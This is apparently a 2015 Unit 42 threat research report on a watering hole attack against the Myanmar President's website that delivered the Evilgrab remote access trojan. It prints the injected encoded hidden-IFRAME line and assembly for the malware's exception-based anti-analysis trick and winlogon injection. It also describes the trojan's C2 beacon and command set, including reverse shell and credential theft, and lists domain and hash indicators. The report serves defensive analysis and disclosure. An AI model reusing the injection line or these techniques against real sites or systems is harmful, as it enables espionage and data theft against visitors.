Evilgrab Delivered by Watering Hole Attack on President of Myanmar's Website

By Robert Falcone

Published: 2015-06-11 · Archived: 2026-04-05 18:26:22 UTC

On May 12, 2015, Unit 42 observed an apparent watering hole attack, also known as a strategic website compromise (SWC), involving the President of Myanmar's website. Visiting the main page hosted at "www.president-office.gov[.]mm" triggered the malicious content, as the threat actors injected an inline frame (IFRAME) into a JavaScript file used by Drupal for the site's theme.

Unit 42 believes threat actors chose this website to set up a watering hole in order to target and gather information on individuals in Myanmar, individuals involved in political relations with the country and/or organizations doing business in Myanmar. Unit 42 has evidence to suggest the threat actors have had access to the website since November 2014 if not earlier.

Shortly after we reported the infection to the operators of the website, they took it offline. A new website containing the same content is hosted at "www.myanmarpresidentoffice.info", which has several artifacts and references to the original content hosted at "president-office.gov.mm" but does not contain the exploit code. We believe the use of the new domain may be part of their remediation process.

This blog discusses the known details of the watering hole, interesting characteristics of the delivered Evilgrab sample (AKA Vidgrab) and the threat infrastructure associated with the attack.

Chain of Compromise

The main page previously hosted at "www.president-office.gov.mm" was powered by Drupal, which loaded several Javascript files that applied a Drupal theme. One of these Javascript files loaded by the main page, named "script.js" and seen in Figure 1, was responsible for several of the website's features, including the cycling slides of content on the main page.

```
<script type="text/javascript" src="http://www.president-office.gov.mm/sites/all/themes/myanmarpresident/js/script.js?nm4cw3"></script>
```

Figure 1. External JavaScript Used to Load Drupal Theme

The "script.js" file also contained an IFRAME (Figure 2), which Unit 42 believes threat actors injected to exploit the browsers of visitors to the website. We analyzed the content in "script.js", as well as the HTTP response received from the web server. One interesting thing to note is that the web server, specifically Drupal version 7, used HTTP responses that contain the "Last-Modified" field for caching purposes. We checked the response for the "script.js" file that contained the injected IFRAME and found a "Last-Modified" date of "Wed, 24 Dec 2014 02:38:58 GMT", which may suggest that the threat actor injected the IFRAME on December 24, 2014.

```
document.write(unescape('%3Ciframe%20width%3D%270%27%20height%3D%270%27%20src%3D%27http%3A//www.president-office.gov.mm/sites/all/modules/browscap/List_View.php%27%3E%3C/iframe%3E'));
```

Figure 2. IFRAME Injected into Drupal JavaScript

Unfortunately, we do not have access to the content that was hosted at this location and requests for access currently result in an HTTP 404 Not Found error. Unit 42 cannot determine which vulnerability this code may have exploited without access to the content. But regardless of the vulnerability exploited, our WildFire system detected the payload in transit and classified the file as malware.

Unit 42 is aware of another malicious script hosted on the President of Myanmar's website in November 2014, a month prior to when the IFRAME described in this blog appears to have been injected. VirusTotal captured the contents hosted at the following URL[1], which hosted a VBScript[2] that exploited CVE-2014-6332 to install a downloader Trojan:

http://www.president-office.gov[.]mm/welcome[.]html

The downloader Trojan had the following characteristics:

SHA256:b69106e06dc008e4fa1e4a0b0b58fcb1dc6d2016422a35cb3111168fd3fae577
C2: mmslsh.tiger1234[.]com

This suggests threat actors, who may or may not be the same ones who injected the malicious IFRAME, have displayed a consistent interest in compromising visitors to this website since at least November 2014.

Payload Installation

On May 12, 2015, a globally recognized organization in the oil and gas industry visited the following URL that hosted the watering hole on the President of Myanmar's website:

http://www.president-office.gov[.]mm/sites/all/modules/browscap/List_View.php

Visiting this URL resulted in the download of a variant of the Evilgrab Trojan that has been used in past cyber espionage campaigns[3][4]. During our malware analysis efforts, we found some interesting features within this Evilgrab sample, which is denoted as version ‘V2014-v05’ that has the following attributes:

Filename: newdata.exe
MD5: 2e78e6d02aaed4f057f4dfa631ea5519
SHA256: 10d9611e5b4ff41fc79e8907e3eb522630131b1bdc1010a0564c8780ba55c87c
Compiled: 2015-04-30
C2: dns.websecexp[.]com:81 (211.169.202.2)
C2: ns.websecexp[.]com
C2: appeur.gnway[.]cc
Mutex: 2010-3
Mutex: New2010-V3-Uninstall

This Evilgrab sample attempts to detect certain antivirus products on an infected system and will only run if it does not detect the presence of Kaspersky, TrendMicro, Symantec's Norton, ESET, or AVG antivirus products. The initial Evilgrab payload has two embedded dynamic link libraries (DLL): it uses one DLL to load the second DLL that contains the functional code. The initial payload carries out an installation process by storing both of these DLLs, as well as the path to the initial payload, in the Windows registry in encrypted form to the following registry keys:

- Software\rar\data - Functional Code DLL
- Software\rar\s - Loader DLL
- Software\rar\e - Path to Initial Payload

While previous Evilgrab versions also installed their functional code to these registry locations, the installation process itself within the initial Evilgrab payload includes an interesting anti-analysis technique that relies on the structured exception handler (SEH) to call important functions.

Let's take a step back and first describe the structured event handler, which is built into an application that includes code to handle exceptions. The SEH allows a developer to catch exceptions that occur during the execution of the application and run specific code to handle the exception instead of crashing the application. Exceptions can occur for a variety of reasons, such as attempting to divide a value by zero or attempting to access a memory segment without the proper permissions.

The initial Evilgrab payload uses the SEH to carry out the installation process, by setting up the SEH to call specific functions in the event of an exception and including code that purposefully causes an exception. Evilgrab uses the SEH and forced exceptions as an anti-analysis technique to add a level of difficulty to the malware analysis process. For example, Evilgrab uses the assembly code in Figure 3 that shows a call to a function that we named 'divBy0_invokeExceptionToCallXor58'.

```
00402402 push    ds:dd_LoaderDLLLength
00402408 push    offset buf_LoaderDLLInCipherText
0040240D call    divBy0_invokeExceptionToCallXor58
```

Figure 3. Assembly Code To Call Function that Forces an Exception

The call to the 'divBy0_invokeExceptionToCallXor58' function has a pointer to a buffer that contains cipher text (buf_LoaderDLLInCipherText), as well as a pointer to a DWORD (dd_LoaderDLLLength) that contains the length of the buffer. In the 'divBy0_invokeExceptionToCallXor58' function, the assembly instructions in Figure 4 cause an exception by attempting to divide a value by zero by setting the value in 'ecx' to zero (xor ecx, ecx instruction) and attempting to divide the value in 'eax' with 'ecx' (idiv ecx instruction):

```
0040121D pop     eax
0040121E mov     [ebp+var_14], eax
00401221 cdq
00401222 xor     ecx, ecx
00401224 idiv    ecx
```

Figure 4. Assembly Code To Force an Exception by Dividing by Zero

This division by zero exception invokes the SEH to call a specific function to handle the exception. The exception is handled by the exception handler in Figure 5.

```
00402BB0 seh_handler_xor58 dd 19930520h          ; Magic
00402BB0                                         ; DATA XREF: set_seh_to_call_xor58_function'o
00402BB0                 dd 2                    ; Count
00402BB0                 dd offset seh_handler_xor58.Info; InfoPtr
00402BB0                 dd 1                    ; CountDtr
00402BB0                 dd offset stru_402BE0   ; DtrPtr
00402BB0                 dd 3 dup(0)             ; _unk
00402BB0                 dd -1                   ; Info.Id
00402BB0                 dd 0                    ; Info.Proc
00402BB0                 dd -1                   ; Info.Id
00402BB0                 dd 0                    ; Info.Proc
00402BE0 stru_402BE0     dd 0, 0, 1              ; _unk
00402BE0                                         ; DATA XREF: .text:seh_handler_xor58'o
00402BE0                 dd 1                    ; Count
00402BE0                 dd offset stru_402BF8   ; RttiBlkPtr
00402BF4                 dd 0
00402BF8 stru_402BF8     _msRttiDscr <0, 0, 0, offset xorBufferBy58>
```

Figure 5. Evilgrab's Exception Handler Invoked After Forcing an Exception

The exception handler was created to handle the division by zero exception by running the function that Unit 42 named 'xorBufferBy58'. The purpose of forcing this exception is to call the 'xorBufferBy58', using the previously mentioned 'buf_codeInCipherText' and 'dd_codeLength' values as arguments.

The sample uses this technique to call functions we've named 'createWinlogonProcessAndInjectCode' and 'launchInjectedCode'. The 'createWinlogonProcessAndInjectCode' function creates a suspended process (CREATE_SUSPENDED flag) using the %SYSTEM%\winlogon.exe executable. It then allocates several memory sections within the winlogon.exe process using VirtualAllocEx and it writes data to these sections using WriteProcessMemory, including the compressed payload that was decrypted using the 'xorBufferBy58' function. It also writes a block of shellcode to the entry point of the winlogon.exe process to load the EvilGrab loader DLL, which is responsible for obtaining the Evilgrab functional code from the registry and executing it. When the last exception has been triggered in the initial Evilgrab payload, the SEH calls the 'launchInjectedCode' function to resume the suspended 'winlogon.exe' process to launch the Evilgrab functional code.

Evilgrab Functionality


Evilgrab is a fully functional remote administration tool (RAT) that allows threat actors to interact with compromised systems to exfiltrate data. The method in which this Evilgrab payload communicates with its C2 server is rather interesting. Previously publically discussed Evilgrab samples sent a beacon of "\x01\x00\x00\x00\x33" to the C2 server; however, this payload issues a fake HTTP request to the C2 server in place of this beacon. It uses raw sockets to send data to and receive data from its C2 server, which allows the payload to construct custom packets. The fake HTTP request used as a beacon is as follows:

```
00000000  dd 00 00 00 20 47 45 54  20 2f 20 48 54 54 50 2f .... GET  / HTTP/
00000010  31 2e 31 0d 0a 41 63 63  65 70 74 3a 20 2a 2f 2a 1.1..Acc ept: */*
00000020  0d 0a 41 63 63 65 70 74  2d 4c 61 6e 67 75 61 67 ..Accept -Languag
00000030  65 3a 20 7a 68 2d 63 6e  0d 0a 55 73 65 72 2d 41 e: zh-cn ..User-A
00000040  67 65 6e 74 3a 20 4d 6f  7a 69 6c 6c 61 2f 34 2e gent: Mo zilla/4.
00000050  30 20 28 63 6f 6d 70 61  74 69 62 6c 65 3b 20 4d 0 (compa tible; M
00000060  53 49 45 20 37 2e 30 3b  20 4d 53 49 45 20 38 2e SIE 7.0;  MSIE 8.
00000070  30 3b 20 57 69 6e 64 6f  77 73 20 4e 54 20 35 2e 0; Windo ws NT 5.
00000080  31 29 0d 0a 48 6f 73 74  3a 20 75 70 64 61 74 65 1)..Host : update
00000090  2e 6d 69 63 72 6f 73 6f  66 74 2e 63 6f 6d 2f 77 .microso ft.com/w
000000A0  69 6e 64 6f 77 73 75 70  64 61 74 65 2f 76 36 2f indowsup date/v6/
000000B0  64 65 66 61 75 6c 74 2e  61 73 70 78 3f 6c 6e 3d default. aspx?ln=
000000C0  7a 68 2d 63 6e 0d 0a 43  6f 6e 6e 65 63 74 69 6f zh-cn..C onnectio
000000D0  6e 3a 20 4b 65 65 70 2d  41 6c 69 76 65 0d 0a 0d n: Keep- Alive...
000000E0  0a                                              .
```

The first four bytes (\xdd\x00\x00\x00) are anomalous, as the HTTP protocol requires the HTTP verb (GET, POST, etc.) to be at the very beginning of the packet. The first four bytes in this packet specify the length of the following data and the remaining bytes are data sent to the C2 server. Evilgrab will use this packet structure for all

correspondence with the C2 server. In addition to the anomaly in the first four bytes, the HTTP Host field in the Evilgrab request is also anomalous as it contains a full URL instead of just the hostname of the web server. The malware author put the full URL to a Windows update page in the Host field instead of including the URL portion (/windowsupdate/v6/default.aspx?ln=zh-cn) after the HTTP verb and the domain (update.microsoft.com) in the Host field. The malware author chose this particular Windows update URL in an attempt to make the HTTP request look legitimate.

After the Evilgrab payload sends out this fake HTTP request beacon, it receives the C2 server's response and checks for a specific response to confirm that the payload communicated with an Evilgrab C2 server. The payload checks the C2 server's response for the following:



The response shown above is also an anomalous HTTP response for several reasons. First, the Location field does not have a space before the location. Second, "Bad Request (Invalid Verb)" is used in an HTTP 400 Bad Request error message not an HTTP 301 message. The HTTP 400 Bad Request error would make sense, as a web server would expect the HTTP request to start with an HTTP verb but it begins with four bytes for the data length as previously mentioned. Mila at ContagioDump observed the same C2 response to Evilgrab in a delivery document exploiting CVE-2012-0158 in August 2013[5], but that sample did not use the fake HTTP request as a beacon as seen here.

Immediately after receiving the appropriate C2 response to its beacon, Evilgrab sends a 4096-byte packet to the C2 server that contains the following:

\xfc\x0f\x00\x00\xa02015-05-13|(192.168.180.47)|49157|Windows7|J|A|No|0天0小时0分28秒|No|V2014-v05|2052|0|50fb78a5|0|0|<3987 additional bytes>

Again, the first four bytes is the length of the following data, followed by a static response identifier (0xA0) and a pipe-delimited ('|') string of data gathered from the compromised system. Table 1 shows each field and the description of its contents.

Description	**Data Type**	**Example Value**
Campaign ID	String	2015-05-13
System IP Address	String	(192.168.180.47)
TCP Port from System	Decimal	49157
Operating System Version	String	Windows7
First Letter of Hostname	Character	J
First Letter of Username	Character	A

Video Capture Device Connected	String	No
System Idle Time	String	0天0小时0分28秒
Removable Drive Connected	String	No
Evilgrab Version	String	V2014-v05
Evilgrab Process ID	Decimal	2052
Static Zero	Decimal	0
Random Value based initial value of 0x50FB125B repeatedly XOR by GetTickCount	Hexadecimal	50fb78a5
Boolean value if the keylogger is running	Hexadecimal	0
Boolean value that the operator sets via the 0x7e command for unknown reason.	Character	0

Table 1. Each element of the system data sent from Evilgrab to the C2 server

The functional Evilgrab code contains a fully featured command handler that allows an operator to interact with the infected system to carry out remote administration activities and data exfiltration. Table 2 contains a comprehensive list of the commands available within the command handler.

Command	Description
0x78	Turns on the QQ Memory Scraper and Keylogger
0x79	Kills the QQ Memory Scraper and Keylogger functionality
0x7a	Sets flags within the class. One of the flags is the hexadecimal value in the initial data sent from the host, specifically the 13th element of the pipe-delimited string
0x7b	Uploads a specified file from the system to the C2 server
0x7c	Creates a file with a specified name.
0x7d	Sends the flags that indicate whether the QQ Memory Scraper and Keylogger are running
0x7e	Sets a boolean value within the ActiveSettings. Unknown reason, but operators may use it to note if they have been there or not.
0x82	Enumerate mounted volumes of storage and their type. The drive type prefixes the volume label, and the drive type prefixes sent within the response to the C2 are: Removable F-Fixed N-remote (network) C-cdrom D-ramdisk
0x83	List contents of a folder, or file, along with each files last modification time, filename and file attributes

0x84	Check to see if a specific file exists.
0x85	Receive a file from the C2 and Execute it
0x86	Creates a file and sets the file pointer
0x87	Close handles to files created in command 0x85
0x88	Loads a DLL using ShellExecuteW using the "open" verb.
0x89	Creates a directory with a specified name
0x8a	Delete a specified file
0x8b	Delete a directory and its contents.
0x8c	Obtains the creation, modification and access times of a file and sends them to the C2
0x8e	Executes a file using Explorer's token or runs a DLL using ShellExecuteW and the open verb.
0x8f	Move a specified file to a specified location
0x90	Steal credentials from Window's Protected Storage (PStore)
0x92	Create a reverse shell
0x93	Write string to file for an unknown purpose.
0x94	Sets flag v2 + 0x19
0x98	Enumerates visible Windows and reports the process names to the C2
0x99	Sends the WM_DESTROY message to a specific Window to close it
0x9a	Show a specified Window and set it as the foreground
0x9b	Show a specified Window
0x9c	Set the title of a Window
0x9d	Interact with open window by issuing keystrokes.
0x9f	Issue keystroke
0xb0	Compares the length of v2 + 0xB2 with the specified value.
0xb1	Set a specified registry value, and responds with "\xa6打开子健失败" (Open Zijian failure) if it fails.
0xb2	Delete a specified registry value, and responds with "\xa6删除子健失败" (Remove Zijian failure) if it fails or "\xa5删除子健成功" (Remove Zijian success) if successful.

0xb3	Enumerates the values within a specified registry key, and responds with "\xa5获取目标信息失败" or "\xa5Failed to obtain key information" if it is unsuccessful.
0xb4	Rename a specific registry key to another value, and responds with "\xa6重命名子健失败" or "\xa6Rename Zijian failure" if it is unsuccessful.
0xb5	Create a specific registry key, and responds with "\a7新建项成功" or "\a7New item successful" if it is successful.
0xb7	Deletes a specified key, and responds with "\xaa删除Key失败" (Delete key failure) if it is unsuccessful or "\xab删除Key成功" (Delete Key Success) if successful.
0xb8	Echoes the message 0xb8 back to the C2
0xb9	List services and each service's status and boot method
0xba	Start or stop a service.
0xbb	Modify the configuration of a service.
0xbc	Creates a service using specified name, description and binary path, and responds with "创建服务 <name> 成功" (Create a service <name> success) if successful.
0xbd	Determines available network locations (TCP and UDP) by calling the GetExtendedTcpTable and GetExtendedUdpTable API functions
0xbe	List running processes.
0xbf	Terminate a specified process
0xc0	Gathers system information, such as operating system version, CPU name and speed, physical memory and amount available, current process ID, as well as data saved to the clipboard.
0xc1	Uninstall Evilgrab.
0xc2	Stop Evilgrab's main thread, effectively killing Evilgrab until next reboot
0xc3	Same as 0xc2 command
0xc5	Create a temporary file.
0xe0	Closes an open TCP connection that matches a specified network location. This command uses the SetTcpEntry function to close a connection. This command responds "关闭连接成功" (Close the connection is successful).
0xe1	Take a single screenshot
0xe2	Take a single screenshot
0xe3	Starts video capture using single screenshots.
0xe4	Echoes the message 0xe4 back to the C2

0xe5	Starts video capture using single screenshots.
0xe6	List contents of a folder.
0xe9	Sets up proxy communication point between the C2 and another specified network location over a specified TCP port.
0xea	Closes the thread responsible for the proxy communications set up in the 0xe9 command
0xec	Sets up the VideoInputDeviceCategory class for video capture
0xed	Closes a Window, appears to stop the video capture using VideoInputDeviceCategory
0xee	Starts video capture using the VideoInputDeviceCategory class
0xf0	Starts audio capture that it sends directly to the C2
0xf1	Appears to stop the audio capture
0xf2	Search for specific files and exfiltrate their contents.
0xf5	Stops the thread that was created in command 0xf2 to exfiltrate files by setting a specific flag (mainDataStructure[800])

Table 2. Commands available in Evilgrab command handler

In addition to the command handler, Evilgrab's functional code also contains the following supplemental functionality:

- Plugin Support - Evilgrab enumerates the %USERPROFILE%\\WindowsPlugin folder and runs all files with a ".exe" file extension.
- QQ Monitoring – Evilgrab monitors for windows associated with Tencent's QQ messaging program and will scrape memory for strings to steal messages.
- Keylogging – Logs keystrokes to '%USERPROFILE%\users.bin'.

Unit 42 created a ChopShop module to parse packet captures containing communications between Evilgrab and its C2 server.

Infrastructure Analysis

The Evilgrab payload delivered by the watering hole had the following hardcoded domains that it uses as C2 servers:

- dns.websecexp[.]com
- ns.websecexp[.]com
- appeur.gnway[.]cc

Unit 42 discovered additional infrastructure related these three domains, as seen in the chart in Figure 6.




Figure 6. Infrastructure related to Evilgrab C2 Servers

Unit 42 is aware of the following additional subdomains hosted on the domain websecexp[.]com:

- usafi.websecexp[.]com
- usacia.websecexp[.]com
- webhttps.websecexp[.]com
- usagovdns.websecexp[.]com

The domain dns.websecexp[.]com had also been used as a C2 server for a sample of the 9002 Trojan, which is another tool used in cyber espionage campaigns. This domain resolved to the IP address 59.188.16[.]130 as far back as December 2013, which also hosted the following domains. In contrast to websecexp[.] com, this second level was registered using a service to hide the registrant information:

- ceshi.mailpseonfz[.]com
- dns.mailpseonfz[.]com

Unit 42 is aware of the ceshi.mailpseonfz[.]com domain hosting C2 services for another Evilgrab sample, as well as a sample of the 9002 Trojan. The time frame that the infrastructure above has hosted Evilgrab and 9002 C2 server spans from 2013 to 2015, which suggests the same group is reusing the same infrastructure over a period of years.

Conclusion

Threat actors compromised the President of Myanmar's website to create a watering hole to infect visitors to the website. Based on data collected in our threat intelligence cloud, the watering hole was active and delivering a malicious payload during May 2015. Open source intelligence suggests that the site may have been a watering hole containing an exploit for CVE-2014-6332 in November 2014 as well. Setting up a watering hole on this site suggests the threat actors, possibly comprising more than one group, are looking to collect information on individuals in Myanmar, individuals involved in political relations with the country and/or organizations doing business in Myanmar.

The May 2015 watering hole delivered a variant of the Evilgrab Trojan to visitors via an unknown vulnerability. The Evilgrab payload itself uses an interesting anti-analysis technique to increase the complexity required to analyze the Trojan. In addition, the Evilgrab payload delivered by this watering hole shares infrastructure that has hosted C2 servers for other Evilgrab payloads, as well as samples of the 9002 Trojan. The threat actors have used this infrastructure in attacks since at least 2013.

This watering hole attack shows threat groups' continued adoption of this attack vector, as it is much more difficult to analyze and detect than the typical spear-phishing attacks. Once a threat actor has control over the web server hosting the watering hole, the actor can control when to start and stop the delivery of the malicious content, which requires constant monitoring of traffic to the website to determine if and when the attack occurs. However, in this case the threat actors reused old infrastructure to host the C2 servers for the delivered payload, which made detection and attribution easier.

[1] https://www.virustotal.com/en/url/91f7d6612c79cc0b266891c447359853614546837b003836ab342b091ee1a6cc/analysis/
[2] https://www.virustotal.com/en/file/b8c37a1db36d702932b5db97ec150269a323b5dc76059062beff7e330f2d136d/analysis/
[3] http://blog.trendmicro.com/trendlabs-security-intelligence/evilgrab-malware-family-used-in-targeted-attacks-in-asia/
[4] http://pwc.blogs.com/files/cto-tib-20150223-01a.pdf
[5] http://contagiodump.blogspot.com/2013/09/sandbox-miming-cve-2012-0158-in-mhtml.html

Indicators from this report

Domains

usafbi.websecexp[.]com
usacia.websecexp[.]com
webhttps.websecexp[.]com
usagovdns.websecexp[.]com
ceshi.mailpseonfz[.]com
dns.mailpseonfz[.]com
dns.websecexp[.]com
ns.websecexp[.]com
appeur.gnway[.]cc
mmslsh.tiger1234[.]com

SHA256 values:

EvilGrab
10d9611e5b4ff41fc79e8907e3eb522630131b1bdc1010a0564c8780ba55c87c
Related Downloader Trojan
b69106e06dc008e4fa1e4a0b0b58fcb1dc6d2016422a35cb3111168fd3fae577
